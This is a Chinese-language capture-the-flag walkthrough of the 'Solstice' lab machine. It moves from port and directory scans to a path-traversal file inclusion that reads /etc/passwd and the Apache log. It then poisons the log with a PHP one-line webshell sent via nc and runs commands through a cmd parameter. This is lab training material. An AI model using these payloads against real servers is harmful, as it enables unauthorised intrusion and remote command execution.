8.13 wp

Solstice

准备阶段

连接vpn

```
sudo openvpn universal.opvn
```

获得靶机IP

```
192.168.152.72
```


养成好习惯，先ping 一下

```
ping 192.168.152.72
```

结果是通的

信息搜集

先直接将 IP 输进浏览器



Currently configuring the database, try later.

Proudly powered by phpIPAM 1.4

目标应该是开了 80 端口的
另外查到了 `phpIPAM`，可能是个 `CMS` ，可以后续搜索相关漏洞

端口扫描

用rustscan进行扫描


```
rustscan -a 192.168.152.72 --range 1-65535
```

结果如下

```
PORT      STATE SERVICE     REASON
21/tcp    open  ftp         syn-ack
22/tcp    open  ssh         syn-ack
25/tcp    open  smtp        syn-ack
80/tcp    open  http        syn-ack
2121/tcp  open  ccproxy-ftp syn-ack
3128/tcp  open  squid-http  syn-ack
8593/tcp  open  unknown     syn-ack
54787/tcp open  unknown     syn-ack
62524/tcp open  unknown     syn-ack
```


发现有3个不知名端口，尝试输入浏览器进行访问

访问8593



Main Page Book List
We are still setting up the library! Try later on!


发现端口 8593 开放 http 服务
尝试点击页面的功能后，发现 GET 传参



Main Page Book List
We are still setting up the library! Try later on!


猜测可能有 sql 注入和 LFI 漏洞

访问54787



端口 54787 未开放 http 服务

访问62524



无果

目录扫描

由于端口 8593 和 80 开放 http 服务，于是进行目录扫描

扫 80 端口

```
dirsearch -u http://192.168.152.72/
```

发现可访问目录

```
http://192.168.152.72/app/
http://192.168.152.72/backup/
http://192.168.152.72/javascript/
```

访问后全是 403 Forbidden

接下来扫 8593 端口

```
dirsearch -u http://192.168.232.72:8593
```

扫不出

换用 `gobuster`

```
gobuster dir -u 192.168.232.72:8593 -w /usr/share/wordlists/dirb/big.txt --no-error
```


也扫不出


立足攻击点

通过信息收集，可得到以下攻击点

```
页面 192.168.232.72 提示 phpIPAM，可搜索相关漏洞
http://192.168.152.72:8593/index.php?book=list 可能存在 sql 注入 或 LFI
```


搜到一个RCE，貌似不能用？？
https://www.exploit-db.com/exploits/50963






搜到一个 SQL Injection 但是不能用

https://www.exploit-db.com/exploits/47438





于是放弃搜索 CMS 漏洞

接下来尝试 sql 注入 `http://192.168.152.72:8593/index.php?book=list`

```
sqlmap -u http://192.168.152.72:8593/index.php?book=list
```


```
[11:22:44] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:23:00] [WARNING] GET parameter 'book' does not seem to be injectable
[11:23:00] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 11:23:00 /2024-08-14/
```

无果

然后尝试 LFI 漏洞 `http://192.168.152.72:8593/index.php?book=list`

```
http://192.168.152.72:8593/index.php?
book=../../../../../../../../../../etc/passwd
```



Main Page Book List
We are still setting up the library! Try later on!

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin avahi:x:106:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin saned:x:107:118::/var/lib/saned:/usr/sbin/nologin colord:x:108:119:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin hplip:x:109:7:HPLIP system user,,,:/var/run/hplip:/bin/false systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin sshd:x:110:65534::/run/sshd:/usr/sbin/nologin mysql:x:111:120:MySQL Server,,,:/nonexistent:/bin/false miguel:x:1000:1000:,,,:/home/miguel:/bin/bash uuidd:x:112:121::/run/uuidd:/usr/sbin/nologin smmta:x:113:122:Mail Transfer Agent,,,:/var/lib/sendmail:/usr/sbin/nologin smmsp:x:114:123:Mail Submission Program,,,:/var/lib/sendmail:/usr/sbin/nologin Debian-exim:x:115:124::/var/spool/exim4:/usr/sbin/nologin

回显了 `/etc/passwd` 的内容，至少我们知道可以显示出文件的内容，也可以用相对路径。注意到这是由 `php` 写的，读文件的函数和操作有很多种，如果这里用的是 `include()` 函数，那就可以进一步 get shell了

但似乎没有上传文件的地方，但是访问能够增添日志的记录。假设这个 `php` 代码真用 `include()`，并且服务器也会解析日志的话，那么在日志中加上一句话木马，应该会有所反应。

查看响应头


```
curl -I 192.168.152.72
```

```
HTTP/1.1 200 OK
Date: Wed, 14 Aug 2024 06:34:41 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Thu, 25 Jun 2020 14:45:19 GMT
ETag: "128-5a8e9a431c517"
Accept-Ranges: bytes
Content-Length: 296
Vary: Accept-Encoding
Content-Type: text/html
```

Apache服务器

尝试默认日志路径

```
http://192.168.152.72:8593/index.php?
book=../../../../../../../../../../../var/log/apache2/access.log
```



Main Page Book List
We are still setting up the library! Try later on!

192.168.45.159 - - [13/Aug/2024:22:45:44 -0400] "GET / HTTP/1.1" 200 561 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 192.168.45.159 - - [13/Aug/2024:22:45:44 -0400] "GET /favicon.ico HTTP/1.1" 404 492 "http://192.168.152.72/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 192.168.45.159 - - [13/Aug/2024:22:56:11 -0400] "GET / HTTP/1.1" 200 561 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" 192.168.45.159 - - [13/Aug/2024:22:56:12 -0400] "GET / HTTP/1.1" 200 560 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" 192.168.45.159 - - [13/Aug/2024:22:56:12 -0400] "GET /so9nK7 HTTP/1.1" 404 492 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" 192.168.45.159 - - [13/Aug/2024:22:56:12 -0400] "GET /00U4EG HTTP/1.1" 404 492 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" 192.168.45.159 - - [13/Aug/2024:22:56:13 -0400] "GET /.q9IvAq HTTP/1.1" 404 492 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" 192.168.45.159 - - [13/Aug/2024:22:56:13 -0400] "GET /9fjfgV/ HTTP/1.1" 404 492 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" 192.168.45.159 - - [13/Aug/2024:22:56:13 -0400] "GET /0prpxl.php HTTP/1.1" 404 492 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" 192.168.45.159 - - [13/Aug/2024:22:56:14 -0400] "GET /qudF88.aspx HTTP/1.1" 404 492 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" 192.168.45.159 - - [13/Aug/2024:22:56:14 -0400] "GET /oz7sN8.jsp HTTP/1.1" 404 492 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" 192.168.45.159 - - [13/Aug/2024:22:56:14 -0400] "GET /0f001d.html HTTP/1.1" 404 492 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)

找到了

但因为之前扫目录，导致日志很多，并且最新的记录出现在最下端，所以重启靶机


构造 GET 请求，让日志中出现一句话木马

```
nc 192.168.218.72 80

GET /<?php system($_GET['cmd']); ?>
```

事出反常必有妖

原本的 `<?php system($_GET['cmd']); ?>` 变为了 `\n`，说明有可能是被 `include()` 函数解析



Main Page Book List
We are still setting up the library! Try later on!

192.168.45.159 - - [13/Aug/2024:23:42:57 -0400] "GET /\n" 400 0 "-" "-"

上面那个一句话木马能够执行通过 GET 传参的参数 `cmd` 所包含的命令。因为有一个参数 `book`，所以要用 `&`

```
&cmd=whoami
```

